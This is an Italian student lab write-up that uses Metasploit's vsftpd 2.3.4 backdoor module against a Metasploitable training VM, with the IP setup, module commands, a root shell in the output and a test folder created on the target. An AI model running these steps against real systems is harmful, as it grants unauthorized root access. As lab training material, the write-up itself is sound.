

Esercizio w7/s1

Completare una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable, come discusso nella lezione teorica.

Dettagli dell'Attività

Configurazione dell'Indirizzo IP

L'unica differenza rispetto all'esercizio svolto in classe sarà l'indirizzo IP della vostra macchina Metasploitable.

Configurate l'indirizzo come segue: 192.168.1.149/24 1. 2.

Svolgimento dell'Attacco Utilizzando Metasploit, eseguite una sessione di hacking sul servizio "vsftpd" della macchina Metasploitable.

Creazione di una Cartella

Una volta ottenuta l'accesso alla macchina Metasploitable, navigate fino alla directory di root (/) e create una cartella chiamata test_metasploit utilizzando il comando mkdir. mkdir /test_metasploit

1. Configurazione IP

Eseguo questo comando all'interno di Metasploitable :

sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
$ ping 192.168.1.149  
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data:  
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.41 ms  
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=2.06 ms  
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=1.77 ms  
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=1.07 ms  
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=1.13 ms  
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=1.32 ms  
^C  
--- 192.168.1.149 ping statistics ---  
6 packets transmitted, 6 received, 0% packet loss, time 5009ms  
rtt min/avg/max/mdev = 1.073/1.461/2.062/0.350 ms  
$  
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.149 netmask 255.255.255.0 up  
[sudo] password for msfadmin:  
msfadmin@metasploitable:~$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
            valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 00:00:27:f3:34:ee brd ff:ff:ff:ff:ff:ff  
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0  
        inet6 fe80::a00:27ff:fef3:34ee/64 scope link  
            valid_lft forever preferred_lft forever  
msfadmin@metasploitable:~$ ping 192.168.1.100  
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data:  
64 bytes from 192.168.1.100: icmp_seq=1 ttl=64 time=1.09 ms  
64 bytes from 192.168.1.100: icmp_seq=2 ttl=64 time=1.54 ms  
64 bytes from 192.168.1.100: icmp_seq=3 ttl=64 time=0.784 ms  
64 bytes from 192.168.1.100: icmp_seq=4 ttl=64 time=1.34 ms  
--- 192.168.1.100 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.784/1.193/1.543/0.284 ms  
msfadmin@metasploitable:~$
```

2. Attacco con Metasploit su vsftpd


Passo 1: Avvio Metasploit

Sulla tua macchina attaccante (Kali Linux), apriamo un terminale:

```
msfconsole
```

Passo 2: Cerco l'exploit vsftpd

```
search vsftpd
```

A screenshot of a Kali Linux terminal window running Metasploit. The terminal shows the command 'search vsftpd' and the resulting list of matching modules. The modules are displayed in a table with columns for index, name, description, disclosure date, rank, and check status. The first module is 'auxiliary/dos/ftp/vsftpd_232' with a rank of 'normal' and a check status of 'Yes'. The second module is 'exploit/unix/ftp/vsftpd_234_backdoor' with a rank of 'excellent' and a check status of 'No'. The terminal also shows the command 'use exploit/unix/ftp/vsftpd_234_backdoor' and the prompt 'exploit(unix/ftp/vsftpd_234_backdoor) >'.

```
kali-linux-2025.1a-virtualbox-amd64 (Istantanea 2) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Chec
k  Description
-  -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal  Yes
VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No
VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use ex
ploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Cerco l'exploit chiamato:

```
exploit/unix/ftp/vsftpd_234_backdoor
```

Passo 3: Uso l'exploit

use exploit/unix/ftp/vsftpd_234_backdoor

Passo 4: Configuro l'indirizzo IP del target


set RHOST 192.168.1.149

(Non serve LHOST o payload in questo exploit perché si connette direttamente a una shell aperta.)

Passo 5: Eseguo l'exploit

run

Se il servizio è vulnerabile, otterrò una shell di tipo **command shell session opened**.



```
kali-linux-2025.1a-virtualbox-amd64 (Istantanea 2) [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:40447 -> 192.168.1.149:6200) at 2025-05-12 11:51:50 -0400


cd /
mkdir test_metasploit
ls /
bin
boot
cdrom
dev
```

3. Comandi nella shell della vittima

Ora siamo dentro la macchina Metasploitable.

Eseguo i seguenti comandi per completare l'attività:

```
cd /  
mkdir test_metasploit
```



Posso verificare:

```
ls /
```

Dovrei vedere la cartella test_metasploit.